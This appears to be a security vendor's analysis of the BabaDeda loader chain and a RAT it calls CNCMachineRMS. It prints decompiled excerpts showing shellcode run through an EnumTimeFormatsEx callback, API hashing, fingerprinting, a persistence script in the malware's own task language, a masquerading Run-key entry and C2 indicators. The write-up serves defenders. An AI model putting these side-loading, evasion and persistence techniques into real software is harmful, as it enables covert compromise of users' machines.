
LevelBlue

Secure What's Next.

CNCMachineRMS

The undocumented RAT at the end of a BabaDeda chain

ANALYSIS BY Rodel Mendrez
DATE July 30, 2026



Overview

A ClickFix lure. A legitimately signed IBM SPSS IDE. Four side-loaded DLLs. A date formatting API used as a trampoline. And at the end of it all, a 1.14 MB implant that calls itself **CNCMachineRMS**

Most writeups of a BabaDeda intrusion stop at the loader and conclude with a line about the framework "delivering infostealers and RATs." This analysis is about what actually came down the chain: a full remote administration platform that is also a second stage loader, which we are tracking as **CNCMachineRMS**.

The Infection Flow




Figure 1. Part 1: The loader attack chain from the ClickFix lure to the final implant.




Figure 2. Part 2: The loader attack chain from the ClickFix lure to the final implant.




Figure 3. Part 3: The loader attack chain from the ClickFix lure to the final implant.

#	Stage	Artifact	What it does
1	Delivery	ClickFix lure	Tricks the user into launching the signed host
2	Sideload host	`WinWrapIDE.exe`	Legitimate IBM SPSS IDE, COM activates its scripting engine
3	Decoy DLL chain	`wwide9.dll` → `ClLoca.dll` → `Xceed.Wpf.DataGrid.dll`	IAT redirection plus static imports force the malicious modules to load
4	Shellcode loader	`Xceed.Wpf.DataGrid.dll`	Allocate, pad with noise, flip to executable, run `model.dat`
5	BabaDeda shellcode	`model.dat`	APIs resolved by hash, string ciphers, VM and sandbox checks, loads the config
6	Config file	`HelperStandardizationApplication.bin`	Obfuscated property tree holding a script and an embedded payload

#	Stage	Artifact	What it does
7	Orchestration	Blob `16001`	Persistence tasks, and the trigger that runs the embedded payload
8	Final payload	Blob `16100`, 1.14 MB x64	CNCMachineRMS
9	C2	`notepadreleased.com`, `85.158.110.78`	Raw TCP beacon with a WinHTTP fallback

One detail is worth noting before the technical walk. Every sideloaded DLL in the submitted package carries a noticeably more recent timestamp than the legitimate files shipped alongside them.




Figure 4. File listing showing the malicious modules with recent timestamps.

Getting Execution Without Ever Calling the Payload

The initial host process is a legitimate, signed IBM SPSS WinWrap Basic IDE. Its import table is entirely stock Win32 and MFC and contains no reference to any malicious module. Instead **WinWrapIDE.exe** activates its scripting engine through COM:

```
CoCreateInstance(rclsid: &{F06D3868-54E3-47A4-8346-3C6A9B4460CA}, pUnkOuter: nullptr, dwClsContext: CLSCTX_INPROC_SERVER, riid: &riid, ppv: &ppv)
```

That CLSID has been pointed at a dropped `wwide9.dll`. From there, the malicious modules load themselves through ordinary PE import resolution. No runtime branching. No suspicious `LoadLibrary` of an odd name.

The file `wwide9.dll` imports a function called `FailureOnFilePie` from `ClLoca.dll`, and that import has been wired into the slot where a legitimate build would call `UnregisterClassW` from USER32. The Import Address Table (IAT) redirection forces `ClLoca.dll` to load the instant `wwide9.dll` does. `ClLoca.dll` in turn statically imports `Xceed.Wpf.DataGrid.dll`, a 44 KB decoy masquerading through spoofed version resources as the real Xceed WPF control library, which sideloads a fourth module, `ComPDFKit.Viewer.dll`. Every module opens directly from the application directory, with no failed search path probe first.

The Shellcode Lives in a Data File




Figure 5. Encoded shellcode embedded in model.dat.

`ClLoca.dll` reads a 1.2 MB file called `model.dat` and hands a slice of it to the decoy Xceed library through two innocuously named exports.

The first, `overlay_encrypt`, does not encrypt anything. It allocates a 5.13 MB buffer, fills the entire region with `BCryptGenRandom` noise as an antisignature decoy, and returns a pointer 13,117 bytes

into the field. `ClLoca.dll` writes the `model.dat` shellcode into that subregion. The second export, `Model_Insert`, flips the buffer to `PAGE_EXECUTE_READ` and triggers it.

```
// Modifies memory protection and executes callback via time format enumeration.
BOOL __fastcall Model_Insert(TIMEFMT_ENUMPROCEX timeFormatCallback, DWORD newMemoryProtection)
{
  BOOL enumerationResult; // eax
  DWORD previousProtection; // [rsp+20h] [rbp-18h] BYREF

  previousProtection = 0;                       // Initialize previous protection state tracker
  VirtualProtect(
    lpAddress: lpAddress,
    dwSize: 0x542000u,
    flNewProtect: newMemoryProtection,
    lpflOldProtect: &previousProtection);                    // Change memory protection for ~5.3 MB region.
  enumerationResult = EnumTimeFormatsEx(
                        lpTimeFmtEnumProcEx: timeFormatCallback,
                        lpLocaleName: nullptr,
                        dwFlags: 0,
                        lParam: 0);                  // Execute callback via legitimate Windows API (EnumTimeFormatsEx)
```

Figure 6. The allocation and protection change before execution.

The trigger is the elegant part. The shellcode pointer is passed as the **callback argument to `EnumTimeFormatsEx`**, a benign KERNEL32 enumeration API. Windows itself calls into the shellcode from inside `kernelbase.dll`, so the malware entry point is never invoked directly from attacker code. A stack walk at the moment of execution points at a date formatting routine.

Before any of that, the decoy library fingerprints the environment: computer name, username, system and Windows and temp and current directory paths, tick count, system and local time, its own module path, PID, TID, and `GetLastError`, alongside sandbox and analysis evasion checks.

```
GetSystemInfo(lpSystemInfo: &sysInfo);          // GetSystemInfo - begins a block of pure reco
computerNameSize = 16;
GetComputerNameW(lpBuffer: computerNameBuf, nSize: &computerNameSize);
allocResultSlot[0] = 260;
GetUserNameW(lpBuffer: userNameBuf, pcbBuffer: allocResultSlot);
GetSystemDirectoryW(lpBuffer: systemDirBuf, uSize: 0x104u);
GetWindowsDirectoryW(lpBuffer: windowsDirBuf, uSize: 0x104u);
GetTempPathW(nBufferLength: 0x104u, lpBuffer: tempPathBuf);
if ( GetCurrentDirectoryW(nBufferLength: 0x104u, lpBuffer: currentDirBuf) == 0 )// GetCurren
{
  cerrChain1 = ostream_write_c_string(stream: std::cerr, text: "GetCurrentDirectory failed:
  lastErrorCode = GetLastError();
  cerrChain2 = std::ostream::operator<<(a1: cerrChain1, a2: lastErrorCode);
  std::ostream::operator<<(a1: cerrChain2, a2: std::endl<char,std::char_traits<char>>);
}
tickCount = GetTickCount();                     // GetTickCount, printed to std::cout - possib
coutChain1 = ostream_write_c_string(stream: std::cout, text: "Tick count: ");
coutChain2 = std::ostream::operator<<(a1: coutChain1, a2: tickCount);
std::ostream::operator<<(a1: coutChain2, a2: std::endl<char,std::char_traits<char>>);
GetSystemTime(lpSystemTime: &systemTimeUTC);
GetLocalTime(lpSystemTime: &rangeScratch);
```

Figure 7. Environment fingerprinting inside the side-loaded library.

The BabaDeda Stage, and Why It Does Nothing on Its Own

The shellcode extracted from `model.dat` is the BabaDeda stage. It guards its initialization with an idempotency check keyed on the magic value `0xBABADEDA`, which is where the family name comes from.

```
// BabaDeda crypter/loader signature: idempotent init guard keyed on magic 0xBABADEDA. Allocates + popu
__int64 __fastcall sc_BabaDeda_InitContext(int a1, int a2, int a3, __int64 ctx_handle, int a5, int a6)
{
  __int64 result; // rax
  int v7; // edx
  int v8; // edi
  int v9; // esi

  result = ctx_handle;
  if ( *(_QWORD *)(ctx_handle + 8) != 0xBABADEDALL )// if (ctx_handle->magic == 0xBABADEDA) return; --
  {
    *(_QWORD *)(ctx_handle + 8) = 0xBABADEDALL; // ctx_handle->magic = 0xBABADEDA -- BabaDeda crypter f
    *(_QWORD *)ctx_handle = alloc_resolver_context(a1, a2, a3, a4: 0xBABADEDALL, a5, a6);// ctx_handle->
    init_peb_api_resolver(a1: v8, a2: v9, a3: v7, a4: *(_QWORD *)ctx_handle);// populate runtime_ctx: k
    *(_BYTE *)(ctx_handle + 16) = 0;            // ctx_handle->flag1 = 0 (cleared on (re-)init)
    *(_BYTE *)(ctx_handle + 17) = 0;            // ctx_handle->flag2 = 0 (cleared on (re-)init)
    *(_DWORD *)(ctx_handle + 20) = 0;           // ctx_handle->extra_dword = 0 (cleared on (re-)init, e
    return ctx_handle;
  }
  return result;
}
```

Figure 8. Initialization guard keyed on 0xBABADEDA.

There are no cleartext APIs or strings anywhere in the shellcode. APIs are resolved at runtime from hashes, and strings are built on the stack by a custom cipher.

```
mov     [rsp+608h+var_5E8], 0
mov     rax, 445CA91E2438BFF0h ; module_hash user32.dll
mov     [rsp+608h+var_250], rax
mov     rax, 0D4505403E23E3BDCh ; module_hash shell32.dll
mov     [rsp+608h+var_198], rax
mov     rax, 2A41AF6DECEFAA20h ; module_hash advapi32.dll
mov     [rsp+608h+var_1A0], rax
mov     rax, 35BDF8EB3841E354h ; module_hash ole32.dll
mov     [rsp+608h+var_1A8], rax
mov     rax, 2EB256023B6B3AC0h ; module_hash wintrust.dll
mov     [rsp+608h+var_1B0], rax
mov     rax, 457CC4A767C2AB50h ; module_hash imagehlp.dll
mov     [rsp+608h+var_1B8], rax
mov     rax, 3386B792055FAC24h ; module_hash shlwapi.dll
mov     [rsp+608h+var_1C0], rax
mov     rax, 0F3F688586089A8D4h ; module_hash gdi32.dll
mov     [rsp+608h+var_1C8], rax
mov     rax, 0EEB74B78DC5F0920h ; module_hash wtsapi32.dll
mov     [rsp+608h+var_1D0], rax
mov     rax, 5731B859FF76A320h ; module_hash iphlpapi.dll
mov     [rsp+608h+var_1D8], rax
mov     rax, 0C4509DAF51006620h ; module_hash oleaut32.dll
mov     [rsp+608h+var_248], rax
mov     rax, 882DE2BEDC856030h ; module_hash bcrypt.dll
mov     [rsp+608h+var_158], rax
mov     rax, 20C84CF82307E244h ; module_hash mscoree.dll
mov     [rsp+608h+var_160], rax
mov     rax, 0D406A3A4A62C00BCh ; module_hash userenv.dll
mov     [rsp+608h+var_168], rax
mov     rax, 2C9F1E5865F7756Ch ; module_hash winhttp.dll
mov     [rsp+608h+var_170], rax
mov     rax, 622647C3E460E880h ; module_hash normaliz.dll
mov     [rsp+608h+var_178], rax
mov     rax, 863D273E5FA398F0h ; module_hash dwmapi.dll
mov     [rsp+608h+var_180], rax
mov     rax, 0DBFFB56BC0705764h ; module_hash d3d11.dll
mov     [rsp+608h+var_188], rax
mov     rax, 4893B5B324EAB214h ; module_hash gdiplus.dll
mov     [rsp+608h+var_190], rax
mov     rax, 0A1D225079914EAF0h ; module_hash ws2_32.dll
mov     [rsp+608h+var_240], rax
mov     rax, 445CA91E2438BFF0h ; module_hash user32.dll
cmp     [rsp+608h+arg_8], rax
```

Figure 9. API hashing is resolved on runtime to hide API names.

Run this stage in isolation and almost nothing happens. It pops a message box reading `[-] Not Found Storage !` and then idles.

The reason sits at its entry point. Before doing anything else, it goes looking for an external config file on disk, testing candidates with the extensions `.bak`, `.db`, `.bin`, `.dat`, `.raw` and `.pak`. Candidates are validated against a key specific to the build, `K = 0x53290AA9`, and the `0xBABADEDA` magic. Only then does it drive its task controller. Without that file there is nothing to do, so it runs idle.

That behavior is worth remembering as a triage lesson. A sample that looks inert in a sandbox may simply be missing its config. The interesting half of this malware family lives in a file that looks, to any entropy-based heuristic, like an encrypted blob.

The Config File is a Property Tree, Not a Ciphertext

`HelperStandardizationApplication.bin` is 1,253,793 bytes at a uniform 7.9 to 8.0 bits per byte, which reads immediately as encrypted or packed. It is neither. It is a serialized configuration tree keyed by property IDs, structurally something like a binary JSON with interned integer keys, protected by two independent obfuscation layers.




Figure 10. The two obfuscation layers over the Storage config file.

Layer 1 recovers the record structure, the tree, and the blob boundaries using the build key and a set of linear formulas. Layer 2 is the blob content cipher: a position dependent XOR keystream, keyed per record by a single byte value and gated by a flag on the record itself.

The file layout:




Figure 11. Storage container layout.

Decrypting the two large blobs is what turns this from a config file into the whole story:

16100	1,144,059 B	5.36	An x64 payload, entry stub 48 83 EC 28, with embedded MZ and PE module structures. A statically linked C++ implant
16001	3,904 B	3.39	A wide character script in BabaDeda's own task DSL
16045	8 B each	n/a	Clean integer settings and repeated type hash constants

SHA256 of the extracted payload:
bb81786286be437b3ec6d562055767097c9277054e1d09172caa96376451481c

The Malware Runs a Scripting Language

Blob 16001 decodes to a readable script. It is a config-driven task engine with its own small language.

```
task preparations[active=true,async=false]
{
   delayer::delay_in_seconds(2);
}

task autorun_to_registry[active=true,async=true]
{
   loop
   {
      delayer::delay_in_seconds(150);
      autorunToRegistry();
   }
```

```
}

task autorun_to_sheduler[active=true,async=true]
{
    loop
    {
        delayer::delay_in_seconds(875);
        autorunToSheduler();
    }
}

task block_execution[active=true,async=false]
{
    int $resid = runtime::resource_get_id(@input);
    complex $exe_bytes = runtime::resource_get_bytes($resid);
    previewer::load_re_firmcode($exe_bytes);
    delayer::delay_infinite();
}
```

Four things follow from this. Persistence is re-asserted on a loop every 150 seconds for the registry and every 875 seconds for the scheduled task. A shutdown hook re-adds persistence on the way down. And `block_execution` pulls the embedded `16100` resource and executes it in memory, then sleeps forever.

The namespaces (`delayer::`, `autoruns::`, `runtime::`, `previewer::`, `process::`, `shutdown_monitor::`) are the engine's syscall surface. Each one maps to a task family handler in the controller dispatch table.

The Persistence Value Masquerades as the Host

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run
    Value name:  IBM SPSS WinWrap Basic IDE
    Value data:  <path to the running process>
```

The same string is used as the scheduled task name. An analyst or administrator scanning autoruns sees a plausible IBM SPSS entry pointing at a legitimately signed binary. Note also that the value name is not hardcoded in the binary: it is pulled from the config tree at runtime, so it can change per campaign without touching code.

CNCMachineRMS

Blob `16100` decrypts to 1,144,059 bytes of x64 code with embedded MZ and PE structures inside. It is loaded and executed by the DSL call `previewer::load_re_firmcode`, which makes the config file the delivery vehicle for the final payload.




Figure 12. Entry of the final payload.

The payload has no import table. Like the stage before it, every API is resolved by an FNV (Fowler-Noll-Vo) style hash through a cached resolver, and every string is built on the stack at the point of use.

